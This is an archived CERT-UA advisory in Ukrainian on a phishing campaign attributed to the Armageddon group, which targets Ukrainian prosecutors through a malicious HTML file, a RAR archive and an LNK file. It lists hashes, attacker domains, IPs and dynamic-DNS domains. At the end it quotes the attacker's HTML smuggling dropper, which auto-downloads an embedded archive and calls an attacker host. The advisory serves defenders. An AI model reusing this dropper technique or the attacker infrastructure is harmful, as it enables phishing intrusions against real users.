CERT-UA

Archived: 2026-04-05 17:26:08 UTC

Загальна інформація

Урядовою командою реагування на комп’ютерні надзвичайні події України CERT-UA від суб'єкту координації отримано електронний лист з темою "№1275 від 07.04.2022", що містить одноіменний HTML-файл, відриття якого призведе до створення на комп'ютері архіву "1275_07.04.2022.rar". Останній містить LNK-файл "Щодо фактів переслідування та вбивства працівників Прокуратури з боку російських військових на тимчасово окупованих територіях.lnk", відкриття якого призведе до завантаження і запуску пейлоаду.

Активність асоційовано з діяльністю групи UAC-0010 (Armageddon).

З метою забезпечення відмовостійкості своєї інфраструктури, члени групи, серед іншого, використовують Dynamic DNS сервіс NO-IP. Звертаємо увагу на доцільність моніторингу з'єднань з доменними іменами, що використовуються згаданим сервісом. Перелік безкоштовних доменних імен наведено нижче; розгорнутий список доступний за посиланням hxxps://www.noip[.]com/support/faq/free-dynamic-dns-domains/.

Індикатори компрометації

Файли:

```
b4f22ee176ab9f579cad79c85c18a72a    69366a4e652041c78c2cc267288a4c4bb0d4eece4074adda82eecd11d9dcf08d
1cce0fb426cd2bd3182c544af19e9c61    945d49d58d2d3041aad9445487f01a13d863cf8e76151e9a5008615175f7e52e
16868c4fadd1d4874bcb32c6fa80123b    208fc38faf5a2267d837971b48889e855c0edc164c0b2edefff08d0782ccf1bb
cde5cb3f8bb1d520a52d7e279155fc39    890f25ee7cfb2931536ee3e12fb75ce3f0be21ec03bdfdb38dc688db06e07198
d6fe6243a9b4293db6384f22524ff709    de4040a631b95044e08797837e2143c64ef7c6b981547a9220f8ed7b40701ef9
```

Мережеві:


```
military-prosecutor@post.cz
hXXp://m-vz.webhop[.]me/prk/faicon.ico
hXXp://a0656203.xsph[.]ru/prescription/seized.xml
hXXp://a0656203.xsph[.]ru/prepared/semi.xml
m-vz.webhop[.]me
a0656203.xsph[.]ru
a0322810.xsph[.]ru
webhop[.]me
xsph[.]ru
lnk-upload.dodortar[.]ru
dod-upload.dodortar[.]ru
```


```
ln-upl.ddns[.]net
d-upl.ddns[.]net
up-dot.myftp[.]org
up-lnk.myftp[.]org
nitikora[.]ru
dodortar[.]ru
kopratiso[.]ru
billyhot[.]ru
bilitora[.]ru
194[.]58.121.198
194[.]180.174.105
149[.]248.13.58
```

Перелік безкоштовних доменних імен сервісу NO-IP:


```
ddns[.]net
ddnsking[.]com
3utilities[.]com
bounceme[.]net
freedynamicdns[.]net
freedynamicdns[.]org
gotdns[.]ch
hopto[.]org
myddns[.]me
myftp[.]biz
myftp[.]org
myvnc[.]com
onthewifi[.]com
redirectme[.]net
servebeer[.]com
serveblog[.]net
servecounterstrike[.]com
serveftp[.]com
servegame[.]com
servehalflife[.]com
servehttp[.]com
serveirc[.]com
serveminecraft[.]net
servemp3[.]com
servepics[.]com
servequake[.]com
sytes[.]net
viewdns[.]net
webhop[.]me
zapto[.]org
```

Графічні зображення






```
<html>
<head>
<link href="http://m-vz.webhop.me/prk/faicon.ico" rel="stylesheet">
<script>
window.onload = function() {
var a = document.createElement('a');
var linkText = document.createTextNode("");
a.appendChild(linkText);
a.title = "m";
myCsv = "UmFyIRoHAQB0HKYIDAEFCAAHAQHNmY2AADV020qiAgIDC+aWDQSSixSAARsBObWAE
a.href = 'data:application/x-rar-compressed;base64, ' + myCsv ;
document.body.appendChild(a);
a.download = "1275_07.04.2022.rar";
a.click();
}
</script>
</head>
<body>
</body>
</html>
```



Source: https://cert.gov.ua/article/39386